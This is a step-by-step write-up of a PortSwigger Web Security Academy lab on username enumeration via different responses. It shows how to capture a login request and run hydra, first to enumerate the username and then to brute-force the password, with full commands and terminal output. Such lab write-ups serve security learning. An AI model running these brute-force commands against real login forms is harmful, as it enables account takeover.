


Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

usernames :

Authentication lab usernames | Web Security Academy


You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs. carlos root admin test guest info adm mysql user ...

 <https://portswigger.net/web-security/authentication/auth-lab-usernames>

passwords:

Authentication lab passwords | Web Security Academy

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs. 123456 password 12345678 qwerty 123456789 12345 1234 ...

 <https://portswigger.net/web-security/authentication/auth-lab-passwords>

Solution:

Using *hyrda* we will be finding the username and password

1. Create a text file and copy and paste the usernames list that has been give. Save the usernames to a .txt file named *users.txt*

2. Create another text file and copy and paste the passwords list that has been give. Save the passwords to a .txt file names *passwords.txt*
3. Click the My account link in the top right



4. Enter a random username and password to see what the error message is (We will need it for later).

Home | [My account](#)

Login


Invalid username

Username


Password

[Log in](#)

5. We then do this again but first right click the page and click Inspect to open developer tools.



6. Your screen will look something like this.



7. click on the Network tab

Login


Invalid username

Username

Random user name

Password

Log in



8. Next click the **Log in** button. The Network tab will look like this after.


Login

Invalid username

Username

Password

Log in



9. In the Network tab click the item that called *login*.


Login

Invalid username


Username

Password


Log in




10. Click the *Payload* tab.



11. Then click *view source*.




12. We will then get back something that looks like this.




13. Save this it will be useful for hyrda later. i.e `username=Random+user+name&password=run`

14. Take the url for the page and save it. i.e
0a4e006e036495a58663d50400d90023.web-security-academy.net/login
15. Open terminal and go to where you have saved users.txt and password.txt



```
work@quen-239242u:~/Site breaker
(base) [work@quen-239242u Site breaker]$ ls
passwords.txt  users.txt
(base) [work@quen-239242u Site breaker]$
```

16. We are then going to run `hydra -L users.txt -p <random letter or number> <URL> https-post-form "/login:username=^USER^&password=^PASS^:Invalid username"` i.e `hydra -L users.txt -p p 0a4e006e036495a58663d50400d90023.web-security-academy.net https-post-form "/login:username=^USER^&password=^PASS^:Invalid username"`
17. We will end up with getting back some information that will be the username.



```
(base) [work@quen-239242u Site breaker]$ hydra -L users.txt -p p 0a4e006e036495a58663d50400d90023.web-security-academy.net https-post-form "/login:username=^USER^&password=^PASS^:Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-15 17:28:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:101/p:1), ~7 tries per task
[DATA] attacking http-post-forms://0a4e006e036495a58663d50400d90023.web-security-academy.net:443/login:username=^USER^&password=^PASS^:Invalid username
[443][http-post-form] host: 0a4e006e036495a58663d50400d90023.web-security-academy.net login: user password: p
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-15 17:29:17
(base) [work@quen-239242u Site breaker]$
```

18. Once we have the username we now need to go back the site and see what the error is for an invade password.

Login

Incorrect password

Username

Password

Log in

19. We use hydra again but change the two things. First the `hydra -L users.txt` will now be `hydra -l <username>`. Second change `Invalid username` to `Incorrect password` at the end of the hydra command . i.e

`"/login:username=^USER^&password=^PASS^: Invalid username "` will now be

`"/login:username=^USER^&password=^PASS^: Incorrect password "`

20. The code for the terminal should be `hydra -l <USERNAME> -P passwords.txt <URL>`

`https-post-form "/login:username=^USER^&password=^PASS^:Incorrect password"` i.e `hydra -l user -P passwords.txt 0a4e006e036495a58663d50400d90023.web-security-academy.net https-post-form "/login:username=^USER^&password=^PASS^:Incorrect password"`

21. There should now be only one username and password

```
(base) [work@quen-239242u Site breaker]$ hydra -l user -P passwords.txt 0a4e006e036495a58663d50400d90023.web-security-academy.net https-post-form "/login:username=^USER^&password=^PASS^:Incorrect password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-15 17:20:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-post-forms://0a4e006e036495a58663d50400d90023.web-security-academy.net:443/login:username=^USER^&password=^PASS^:Incorrect password
[443][http-post-form] host: 0a4e006e036495a58663d50400d90023.web-security-academy.net login: user password: 000000
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-15 17:20:23
(base) [work@quen-239242u Site breaker]$
```

22. Put in the username and password and it should be done.

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: user

Your email is: user@normal-user.net

Email

Update email